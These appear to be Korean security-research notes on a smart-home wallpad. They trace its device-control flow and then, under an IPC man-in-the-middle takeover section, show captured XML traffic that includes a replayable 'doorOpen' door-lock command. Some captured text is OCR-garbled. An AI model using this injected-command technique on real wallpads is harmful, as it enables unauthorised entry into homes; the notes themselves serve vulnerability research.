
<?xml version='1.0' encoding='UTF-8'?>
<!DOCTYPE NgnSipStackProtocol.xml>
<NgnSipStackProtocol version="1.0" cmd="doorOpen">
  <doorOpen args="4" arg0="id" arg1="local" arg2="remote" arg3="missed">
    <id value="302"/>
    <local value="1"/>
    <remote value="9"/>
    <missed value="false"/>
  </doorOpen>
</NgnSipStackProtocol>
```

도어락 디바이스를 제어할 때  
송수신하는 xml 데이터




# 월패드 기능제어 동작과정 - 1. 디바이스 제어 이벤트가 들어왔을 때

## NgnMain에서 해당 디바이스 제어의 XML을 NgnServer로 전송




## 월패드 기능제어 동작과정 - 2. NgnServer로 디바이스 제어 XML이 들어왔을 때

XML 파싱 후 트리거 함수 호출 및 critical section에 serial data write




### 월패드 기능제어 동작과정 - 3. Critical Section에 Serial data가 작성된 후 Serial data 검증 후 디바이스 드라이버에 serial data write





## 월패드 기능제어 동작과정 - 4. 디바이스 드라이버에 serial data가 write된 후 해당 디바이스 드라이버에서 기기 제어



## IPC MITM을 통한 월패드 장악

### 월패드 기능제어를 위한 XML 데이터 수집

디바이스가 동작할 때의 송수신 데이터를 TCP Dump를 통해 수집

```
Wireshark - Follow TCP Stream (tcp.stream eq 6) - text
arg?="safe" arg3="gas" argb="self" argb="res" args="14" argb="securitymode" argb="mal"
argb="mal" argb="inf2"
<securitymode value="0"/>
<inf2 value="1"/>
<inf1 value="1"/>
<inf2 value="1"/>
<inf1 value="0"/>
<safe value="1"/>
<self value="0"/>
<res value="0"/>
<gas value="0"/>
<fir2 value="0"/>
<fir1 value="0"/>
<gas value="0"/>
</status>
</NgmMediaProtocol>
.....NgmMediaProtocol.....<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE NgmMediaProtocol.xml>
<NgmMediaProtocol version="1.0" cmd="playKeytone">
  <playKeytone args="0"/>
</NgmMediaProtocol>
.....NgmMediaProtocol.....<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE NgmMediaProtocol.xml>
<NgmMediaProtocol version="1.0" cmd="stopKeytone">
  <stopKeytone args="0"/>
</NgmMediaProtocol>
.....NgmSipStackProtocol.....<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE NgmSipStackProtocol.xml>
<NgmSipStackProtocol version="1.0" cmd="doorOpen">
  <doorOpen args="4" argb="id" argb="local" argb="remote" argb="missed">
    <id value="302"/>
    <local value="1"/>
    <remote value="9"/>
    <missed value="false"/>
  </doorOpen>
</NgmSipStackProtocol>
.....NgmMediaProtocol.....<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE NgmMediaProtocol.xml>
<NgmMediaProtocol version="1.0" cmd="disableColorKey">
  <disableColorKey args="0"/>
</NgmMediaProtocol>
.....NgmSipStackProtocol.....<?xml version="1.0" encoding="UTF-8"?>
```



```
NgmSipStackProtocol C
NgmSipStackProtocol C
NgmSipStackProtocol C
NgmSipStackProtocol C
- NgmSipStackProtocol C

<?xml version='1.0' encoding='UTF-8'?>
<!DOCTYPE NgmSipStackProtocol.xml>
<NgmSipStackProtocol version="1.0" cmd="doorOpen">
  <doorOpen args="4" arg0="id" arg1="local" arg2="remote" arg3="missed">
    <id value="302"/>
    <local value="1"/>
    <remote value="9"/>
    <missed value="false"/>
  </doorOpen>
</NgmSipStackProtocol>
```

